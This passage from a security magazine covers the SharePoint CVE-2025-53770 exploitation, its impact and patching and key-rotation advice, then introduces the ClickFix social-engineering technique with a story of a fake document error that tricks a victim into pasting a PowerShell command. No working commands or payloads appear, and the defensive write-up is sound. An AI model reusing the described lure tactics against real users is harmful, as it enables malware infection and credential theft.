


Fig: Exploitation scenario of Microsoft Sharepoint vulnerability

Impact

Once this vulnerability is exploited, apart from writing files to disk, hackers can extract cryptographer secrets like Sharepoint's validation key and decryption key.

They can also fully access the SharePoint content, including file system and internal configurations.

This vulnerability was being exploited (no idea for how long) by APT's and threat actors around the world as zero-day before its detection. CISA has issued an urgent warning about this vulnerability and added it to its KEV catalogue on July 20, 2025.

Though we have no idea about the severity of exploitation of this vulnerability, CISA' setting a deadline of 21 July 2025 for remediating this vulnerability explaining the severity of this vulnerability.

How to secure yourself?

Microsoft released emergency updates on July 19-21, 2025 for both CVE-2025-53770 and CVE-2025-53771.

Make sure that you apply these patches immediately. Rotate the keys before and after patching to prevent any misuse of stolen validation keys and decryption keys. After applying the patches, reload the IIS server to apply the updates. CISA has also advised to configure Anti-Malware Scan Interface (AMSI on SharePoint) and Microsoft Defender Antivirus on all SharePoint servers.

If in any case, you are unable to implement patches and take the above measures, it's best to disconnect vulnerable SharePoint servers from internet access until you can patch it.

“You should treat all exposed SharePoint instances as compromised.

If you just apply the patch, those web shells will stay behind.”

- Dr. Johannes Ullrich (SANS)

1. Patch immediately	<i>Apply the July 20, 2025 emergency updates for SharePoint Server 2019 & Subscription editions. Microsoft plans similar patches for 2016.</i>
2. Rotate Machine Keys	<i>Regenerate ASP.NET machine keys before and after patching to invalidate stolen cryptographic secrets.</i>
3. Enable AMSI & Defender	<i>Integrate AMSI in full mode with Defender AV to block malicious deserialization attempts.</i>
4. Isolate vulnerable servers	<i>Temporarily disconnect unpatched servers from the internet—especially SharePoint 2016—until protection mechanisms are verified.</i>

“We replicated the attack in a secure lab...and confirmed that attackers can drop spinstall0.aspx using PowerShell via forged VIEWSTATE payloads. If endpoint visibility is missing, these actions look like legitimate admin behavior.” – Bluefire Red team

“Rotate ASP.NET Machine Keys ... This action invalidates any cryptographic keys that may have been compromised and used by attackers to maintain persistence.” - Martin Zugec, Technical Solutions Director at Bitdefender

BLACK HAT HACKING

Click to compromise:

Inside the ClickFix
attack technique.



Alfred, (no, not Batman's butler) was looking for a job change. He has been working as a Quality Analyst in a company. As part of his career growth, he was looking for new opportunities. One day, while checking his job-related mails, a mail caught his interest. The subject of the mail was named "Salary details". Alfred opened the mail. It was indeed a job offer with a Word document named "Salary_details" attached to it. He clicked on the attachment. But instead of getting opened, it presented a dialog box. The dialog box prompted that there was an error in opening the document as there was no "Word online" extension. It also suggested a solution to this problem. It displayed two buttons on the dialog box: "How to fix" and "Auto-fix". He clicked on "Auto-fix" button. A PowerShell command was copied to the clipboard with instructions displayed to him to open the Windows Run dialog (Windows+R) and then paste the copied contents in it and press ENTER. Alfred followed all the steps carefully but unknown to him, a payload was downloaded and installed on his system using Clickfix hacking technique.




Image source: Proofpoint

Introduction

In Black Hat Hacking feature of this month's Issue, you will learn what is a watering hole attack, how is it performed, how it can be exploited, its impac

-t and how to protect oneself from these types of attacks.

What is Clickfix attack technique?

Clickfix is an advanced form of social engineering hacking technique that exploits user's trust to execute malicious actions on their own system. i.e. download and install malware and payloads. This technique uses dialog boxes containing fake error messages to convince people into copying, pasting and running malicious commands on their own computer.




Image source: Proofpoint

The name Clickfix, came from this as first lures users into thinking that their device has some problem and clicking on "Fix it" button to fix that error. "Click" draws the user in and "Fix" suggests a solution. Hence the name. This attack technique was first used by threat actor TA571.

